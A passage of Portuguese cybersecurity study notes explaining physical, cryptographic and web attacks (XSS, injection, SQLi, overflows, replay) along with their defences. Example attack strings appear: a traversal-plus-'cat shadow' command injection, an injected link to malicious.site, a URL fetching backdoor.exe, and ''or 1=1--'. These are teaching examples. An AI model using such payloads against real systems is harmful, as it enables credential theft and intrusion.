contendo todas as senhas de entrada possíveis e seu hash de saída correspondente seria consideravelmente maior do que quando cadeias de hash são usadas. Como projetista de um sistema, você pode fornecer uma defesa contra tabelas arco-íris (e outros ataques de quebra de senha) implementando um salt.

Ataques Físicos

USB data blocker


É um adaptador de hardware colocado entre um cabo USB e a porta USB em um PC. Este dispositivo bloqueia a conexão dos canais de dados de um

dispositivo USB com o capacidades de armazenamento de um sistema. Esses dispositivos permitem ligar/recarregar um USB dispositivo sem o risco de transferência de dados (como malware).



Malicious flash drive

Todos os conceitos maliciosos mencionados para cabos USB maliciosos também se aplicam a unidades USB, flash drive e até mesmo cartões de memória. Os telefones celulares muitas vezes podem funcionar como armazenamento USB quando conectados a um computador por meio de um cabo USB. Os telefones celulares podem, portanto, fornecer acesso gravável ao armazenamento da memória interna e a qualquer armazenamento expandido, como cartões SD ou microSD.



Cartão clonado

A clonagem de cartão é a duplicação ou leitura de dados de um cartão de origem direcionado e sua gravação em um novo cartão em branco. A skimming pode ser realizada por um pequeno dispositivo portátil, por um dispositivo instalado em um dispositivo de ponto de venda (POS) (como um caixa eletrônico ou uma bomba de gasolina) ou por um leitor de cartão conectado a um PC. Alguns métodos de prevenção de clonagem e fraude de cartão de crédito incluem a exigência de um PIN no momento do uso, a criptografia de todos os cartões para transações em PDV e a geração de códigos de referência aleatórios para cada local de compra, bem como para cada transação individual. A clonagem de cartão também pode ser usada em cartões de módulo de identidade de assinante (SIM) usados em telefones celulares e outros dispositivos. Se um cartão SIM for clonado, os SIMs clonados poderão conectar outros dispositivos aos serviços de telecomunicações e vincular o uso de volta à conta do proprietário do SIM original de destino.

Supply-chain attacks

A maioria das organizações depende de produtos fabricados como parte de uma longa e complexa cadeia de abastecimento. Os ataques a essa cadeia de abastecimento podem resultar em produtos defeituosos ou menos fiáveis ou podem permitir a incorporação de mecanismos de acesso remoto ou de escuta em equipamentos que de outra forma funcionariam. Uma organização pode optar por inspecionar todos os equipamentos para reduzir a chance de dispositivos modificados entrarem nas redes de produção ou as organizações podem optar por adquirir produtos de fornecedores confiáveis e respeitáveis.

Cryptographic attacks

Existem vários tipos de Cryptographic attacks, vamos ver alguns:

Collision - Uma Collision ocorre quando a saída de duas operações criptográficas produz o mesmo resultado. Uma colisão de hash ocorre quando dois conjuntos de dados diferentes que são hash pelo mesmo algoritmo de hash produzem o mesmo valor de hash. Hashes são projetados para detectar corrupção, alteração ou falsificação que uma pessoa não notaria ou ignoraria.

Downgrade - Um ataque de downgrade tenta impedir que um cliente negocie com sucesso uma criptografia robusta de alto nível com um servidor. Este ataque pode ser executado usando um ataque no caminho (um proxy falso) para forçar o downgrade da tentativa de negociação de criptografia. Se for bem-sucedido, o invasor será capaz de espionar e manipular a conversa mesmo depois que a sessão "criptografada" for estabelecida. Este tipo de ataque é possível se tanto o cliente quanto o servidor mantiverem opções de criptografia mais antigas. **Padding Oracle On Downgraded Legacy Encryption (POODLE)** é um ataque de downgrade de SSL/TLS que faz com que o cliente volte a usar SSL 3.0, que tem opções de conjunto de criptografia de criptografia menos robustas que o TLS. Este ataque também é conhecido como remoção de SSL.

Birthday - Um ataque de força bruta ou Birthday é usado contra hashing e outras formas de criptografia envolvendo conjuntos finitos (de hashes ou chaves). O ataque de Birthday recebe o nome do paradoxo estatístico do aniversário, que é encontrado na área da matemática conhecida como teoria das probabilidades. Ao decifrar senhas, cada palpite errado remove uma opção do conjunto restante, de modo que o próximo palpite tem uma chance um pouco maior de estar correto.

Web Application Attacks


Privilege escalation

O Privilege escalation ocorre quando um usuário consegue obter maiores permissões, acesso ou privilégios. Ela é uma tática empregada por hackers que tentam obter uma gama mais ampla de permissões, acesso e recursos, como conseguir a senha de um funcionario e apos isso, a do seu gerente.


Cross-site scripting

É uma forma de ataque malicioso de injeção de script em que um invasor é capaz de comprometer um servidor web e injetar seu próprio código malicioso no conteúdo enviado a outros visitantes. O XSS poderia ser descrito como “explorar a confiança de um cliente em um site”, uma vez que o cliente acreditaria inocentemente que o conteúdo de um site estaria seguro desta vez se fosse seguro da última vez. Um ataque XSS persistente planta material envenenado no site para ser servido a futuros visitantes. A maioria dos ataques XSS não exige que a vítima se autentique em um site para que ocorram danos.

Ataque XSS:




Reflected XSS ou XSS Refletido - Nesse tipo de ataque, o código malicioso é injetado no lado do servidor e, em seguida, reflitido de volta para o usuário através de uma página da web. Isso acontece quando o aplicativo web não valida ou filtra adequadamente as entradas do usuário antes de exibi-las na página. Quando o usuário clica em um link ou envia uma solicitação, o código malicioso é executado no navegador do usuário, permitindo que o atacante obtenha informações confidenciais ou execute ações indesejadas.



DOM-based XSS - Esse tipo de ataque ocorre quando o código JavaScript malicioso manipula o modelo de objeto de documento (DOM) diretamente no navegador do usuário. Em vez de explorar vulnerabilidades presentes no servidor, o atacante aproveita as funcionalidades do JavaScript para manipular o DOM e injetar código malicioso.

O **DOM Based XSS** que aproveita as vulnerabilidades no navegador do lado do cliente, em vez de problemas no lado do servidor. Um DOM Based XSS acionado executa todas as ações maliciosas dentro do sistema do cliente sem se comunicar com um servidor web. O DOM Based XSS pode ser iniciado a partir de um hiperlink de URL envenenado em uma página da web ou de um e-mail de phishing.

Como funciona um ataque de XSS DOM Based



Para prevenir um ataque XSS, as medidas são: Deve-se garantir que todas as entradas do usuário sejam validadas e filtradas corretamente. Isso inclui campos de formulário, parâmetros de URL e outras entradas enviadas pelo usuário. **A validação deve ser baseada em regras estritas, permitindo apenas caracteres e estruturas esperadas.** Qualquer entrada suspeita deve ser rejeitada ou devidamente sanitizada.

Além de validar as entradas, **é importante escapar e sanitizar qualquer dado que seja exibido para o usuário. Isso inclui campos de banco de dados, dados armazenados em cookies, cabeçalhos HTTP e qualquer outra forma de saída.** O objetivo é garantir que qualquer dado proveniente

de uma fonte não confiável seja tratado como literal e não seja interpretado como código executável.

A Utilização de Contextual Output Encoding porque os frameworks e bibliotecas JavaScript modernos oferecem funcionalidades para escapar automaticamente caracteres especiais e outros caracteres que poderiam ser interpretados como código malicioso. Essa técnica de escapamento contextualizada garante que o código JavaScript fornecido pelo usuário seja tratado como texto simples e não como um comando executável.

Também é essencial manter todas as bibliotecas JavaScript, frameworks e outras dependências atualizadas com as últimas versões e patches de segurança. Os desenvolvedores devem monitorar regularmente as atualizações de segurança e implementá-las rapidamente para mitigar as vulnerabilidades conhecidas.

Injections

Um ataque de **Injections ou injeção** é qualquer exploração que permite a um invasor enviar código a um sistema de destino para modificar suas operações e/ou envenenar e corromper seu conjunto de dados. Isso também é chamado de ataques remotos de código ou explorações remotas de código. Normalmente, um ataque de injeção recebe o nome do tipo de sistema de back-end do qual ele se aproveita ou do tipo de carga útil entregue (injetada) no alvo. Os exemplos incluem injeção de SQL, DLL, LDAP e XML, entre outras que vamos ver mais adiantes.

Um **ataque de injeção de comando ou command injection** concentra-se na execução de comandos maliciosos em um sistema alvo vulnerável. Esse tipo de ataque é possível quando dados inseguros e não filtrados são transmitidos da aplicação vulnerável para um shell do sistema, terminal ou prompt de comando. Isso pode ocorrer por meio do conteúdo dos campos do formulário, cookies e cabeçalhos HTTP.

A injeção de comando recorre a utilitários do sistema e recursos nativos para executar ações maliciosas. A higienização, filtragem e validação adequadas de entradas geralmente eliminariam esse risco.

Aqui está um exemplo de injeção de comando:

05/04/2020 16:20:42 httpd: GET /cgi-bin/forms/ drinks.php?input=cd%20../../../etc;cat%20shadow

Esta linha de log mostra que os dados recebidos vieram através de um método HTTP GET e a entrada foi enviada para o script PHP: Hypertext Preprocessor (PHP) de drinks.php.

Contudo, em vez de ser uma entrada "normal" para a aplicação, como Zima ou Jolt, é um conjunto de comandos. Primeiro, mude para o diretório /etc, por meio de uma travessia de diretório e em seguida, o ponto e vírgula fornece um retorno de carro/alimentação de linha (ou seja, ENTER) para executar um novo comando de exibição do conteúdo do arquivo shadow usando cat. Para interromper essa tentativa de injeção de comando, o script precisa executar a validação de entrada para rejeitar qualquer entrada fora do limite (ou seja, termos que não sejam de bebida) e/ou quaisquer caracteres especiais.

Os ataques de injeção de código diferem das injeções de comando porque código malicioso adicional é adicionado a um script ou aplicativo existente. Assim que o script ou aplicação comprometido for executado, o código adicional também será executado.

A injeção de HTML é efetivamente um evento XSS refletido, mas em vez de usar JavaScript ou outro código, ela planta instruções HTML personalizadas. Um exemplo de injeção de HTML poderia ser assim:

<B>Oferta:<A HREF=http://malicious.site>Pizza grátis</A></B>

A injeção de arquivo tenta depositar um arquivo em um sistema de destino. Isto pode ser tentado usando um variedade de técnicas. Um exemplo é o seguinte:

http://vulnerable.site/order.phpDRINK=http://malicious.site/attacks/backdoor.exe

Este é um exemplo de URL que aproveita um script PHP sem filtragem de entrada para induzi-lo a processar uma URL que aponta para um arquivo malicioso, backdoor.exe. Esse também pode ser chamado de injeção de URL. Isso pode resultar no download desse arquivo para o site. Em seguida, outro URL (vulnerable.site/backdoor.exe) pode ser usado para iniciar o arquivo descartado ou injetado. Este e a maioria dos tipos de injeções podem ser frustrados com funções razoáveis de filtragem, validação ou higienização de entrada.

Structured query language Injection (SQLi)


Os ataques de SQL Injection (SQLi) **usam entradas inesperadas para alterar ou comprometer um aplicativo da web.**

Els são usados para obter acesso não autorizado a um ***banco de dados*** back-end e ativos relacionados. Os SQLi podem permitir que um invasor para ignorar a autenticação, revelar dados confidenciais de tabelas de banco de dados, alterar dados existentes, adicionar novos registros ao banco de dados, destruir tabelas ou bancos de dados inteiros e até mesmo obter acesso semelhante a linha de comando por meio de determinados recursos de banco de dados (como procedimentos armazenados de shell de comando).

Um invasor pode testar se um site é vulnerável ao SQLi enviando um único caractere especial, como um **'**. Este teste informará ao invasor se a filtragem de entrada está em vigor ou se o site está vulnerável. Se estiver vulnerável, o invasor poderá agora injetar o código de ataque.

Um exemplo de SQLi é o uso de **'ou 1=1--** em um campo de nome de usuário para tentar ignorar a autenticação.

As principais formas de limpeza de entrada que devem ser adotadas incluem limitar o comprimento da entrada, filtrar padrões de conteúdo malicioso conhecidos e escapar de metacaracteres. Isso deve ser combinado com a configuração da conta do banco de dados usada pelo aplicativo Web para ter o conjunto de privilégios mais restritivo possível. Em última análise, a injeção de SQL é uma vulnerabilidade do script usado para lidar com a interação entre um front-end da web e o banco de dados de back-end. Se o script fosse escrito de forma defensiva e incluísse código para escapar dos caracteres especiais, a injeção de SQL não seria possível.



Extensible Markup Language Injection (XMLi) é outra variante da injeção SQL, onde o destino do back-end é um aplicativo XML.

Dynamic-link library (DLL)


A Dynamic-link library (DLL) ou sequestro de DLL é uma técnica avançada de exploração de software que manipula a memória de um processo para induzi-lo a carregar código adicional e, assim, executar operações que o

autor original não pretendia. Uma DLL (biblioteca de vínculo dinâmico) é uma coleção de código projetada para ser carregada e usada conforme necessário por um processo. Muitas DLLs são projetadas para executar funções comuns e, portanto, são compartilhadas entre vários aplicativos.

Um ataque de injeção de DLL é executado substituindo um arquivo DLL válido por um modificado ou manipulando um processo ativo para usar uma DLL maliciosa. A principal defesa da mitigação da injeção ou sequestro de DDL é codificar chamadas de DLL no aplicativo, em vez de depender do sistema operacional para selecionar qual DLL extrair.

Lightweight Directory Access Protocol


Lightweight Directory Access Protocol (LDAP) ou **A injeção de protocolo leve de acesso a diretório (LDAP)** é uma variação de um ataque de injeção de entrada; entretanto, o foco do ataque está no backend de um serviço de diretório LDAP, e não em um servidor de banco de dados. Se o front-end de um servidor web usar um script para criar instruções LDAP com base na entrada de um usuário, a injeção de LDAP será potencialmente uma ameaça. Assim como acontece com a injeção de SQL, a limpeza da entrada e a codificação defensiva são essenciais para eliminar essa ameaça.



Travessia de diretório

Uma travessia de diretório, também conhecido como path traversal ou directory transversal é um ataque que permite que um invasor salte da estrutura de diretório raiz da web e entre em qualquer outra parte do

sistema de arquivos hospedado pelo sistema operacional host do servidor web. Um sintoma comum desse ataque é a presença de uma variação da instrução de **mudança na instrução do diretório pai (ou seja, ../) em uma URL, como ..%c0%af ou ..%5c.**



Buffer overflows

Um buffer overflow é uma vulnerabilidade de segurança que ocorre quando um programa tenta armazenar mais dados em um buffer (uma área de memória temporária) do que ele pode armazenar. Isso pode causar um comportamento inesperado do programa, que pode levar a um mau funcionamento ou até mesmo a uma falha de segurança. Em algumas circunstâncias, os dados extras injetados podem ser chamados para a CPU sem quaisquer restrições de segurança e o código shell malicioso pode assumir privilégios no nível do sistema.

Falta de verificações de validação de entrada no software levam a ataques de buffer overflow. As principais contramedidas para ataques de buffer overflow são corrigir o software quando problemas são descobertos e codificar adequadamente o software para realizar verificações de validação e sanitização de entrada antes de aceitar entrada para processamento. Muitas das funções comuns do C++ são ilimitadas (ou seja, não incluem um


imite de entrada nativo ou padrão). Exemplos de funções ilimitadas C++ são strcat(), strcpy(), sprintf(), vsprintf(), memcpy(), bcopy(), getwd(), scanf() e get(). Se você vir essas funções em um programa C++, geralmente há uma vulnerabilidade de buffer overflow.

Race conditions

As **condições de corrida ou Race conditions** são um tipo comum de vulnerabilidade intimamente relacionada a falhas na lógica de negócios. Eles ocorrem quando os sites processam solicitações simultaneamente sem as proteções adequadas. Isso pode fazer com que várias threads distintas interajam com os mesmos dados ao mesmo tempo, resultando em uma "colisão" que causa comportamento não intencional no aplicativo. Um ataque de condição de corrida ou Race conditions usa solicitações cuidadosamente cronometradas para causar colisões intencionais e explorar esse comportamento não intencional para fins maliciosos.

Error handling

Ela pode permitir o vazamento de informações ou permitir que invasores forcem um sistema a entrar em um estado inseguro. Se as mensagens de erro não forem tratadas adequadamente, elas poderão revelar detalhes sobre uma falha ou fraqueza que permitirá ao invasor para ajustar sua exploração. Por exemplo, se um invasor enviar apenas uma aspa simples para um sistema de destino, se a resposta de erro indicar que há uma aspa não fechada, ela informará ao invasor que nenhuma filtragem de caracteres especiais está ocorrendo.



Uma página de erro de um site que mostra a falta de filtragem de caracteres especiais


Os programadores devem incluir um sistema de gerenciamento de erros em seus produtos para lidar com valores inválidos, conjuntos de dados fora do intervalo ou outras formas de entrada inadequada. Quando um erro é detectado, o sistema de gerenciamento de erros deve exibir uma mensagem de erro genérica ao usuário, como "erro, tente novamente" ou "erro, entre em contato com o suporte técnico". O sistema de gerenciamento de erros deve registrar todos os detalhes sobre o erro em um arquivo para o administrador, mas não deve divulgar esses detalhes ao usuário.

Também existe a **Improper input handling** que basicamente é quando o tratamento inadequado de inputs (entrada) ocorre quando uma aplicação é projetada para simplesmente aceitar quaisquer dados enviados como entrada, sem validação ou higienização. Esse tipo de design de aplicativo lento leva a uma ampla gama de explorações, incluindo ataques de injeção, buffer overflows e escalonamento de privilégios. A validação de entrada verifica cada entrada recebida antes de poder ser processada e pode ser um um tipo de caractere, um tipo de idioma, um domínio ou intervalo, ou até mesmo uma verificação de tempo para evitar que conteúdo desconhecido, indesejado ou inesperado chegue ao programa principal.

Replay attack

Um **Replay attack ou Ataque de Repetição** é quando um invasor captura o tráfego de rede e depois reproduz (retransmite) o tráfego capturado na tentativa de obter acesso não autorizado a um sistema. Se ele puder capturar o tráfego, especialmente os pacotes que contêm as credenciais de logon, então um ataque de repetição poderá conceder ao invasor a capacidade de se disfarçar como o usuário vítima no sistema.

Um ataque de repetição focado em autenticação. À medida que o cliente transmite suas credenciais de logon para o servidor (1), o invasor intercepta e escuta essa transmissão (2) e, posteriormente, pode reproduzir esses pacotes de autenticação capturados no servidor para falsificar um logon como o cliente original (3).



Ele pode ser usado para iniciar um subsequent man-in-the-middle attack. Contramedidas: **Uma maneira de evitar ataques de repetição é usar tokens de sessão** ou validações como carimbos de data e hora e os números de sequência

Integer overflow

Um **Integer overflow ou estouro de número inteiro** é uma vulnerabilidade que permite que um hacker mal-intencionado engane o programa para que execute uma operação de número inteiro cujo resultado excede o espaço de memória alocado. Além de causar um comportamento inesperado do programa, isso também pode levar a um **buffer overflow.** Para evitar Integer overflow é recomendado usar funções integradas de bibliotecas para verificar e manipular números longos de maneira adequada.


Lembrando que **buffer overflow** (ou transbordamento de dados) ocorre quando um programa em execução tenta gravar dados além do que o buffer de memória permite, sobrecarregando o sistema operacional, de modo que em muitos casos eles conseguem obter o controle do dispositivo da vítima ou executar um ataque de Negação de Serviço (DoS).

Request forgeries

Request forgeries ou falsificações de solicitações são explorações que fazem solicitações maliciosas de um serviço de tal forma que a solicitação parece legítima ou pelo menos proveniente de uma fonte legítima e, portanto, o serviço executa a tarefa solicitada. Existem dois tipos principais de falsificações de solicitações: do lado do servidor e entre sites. Vamos ver mais á diante.

Server-side Request forgeries (SSRF)

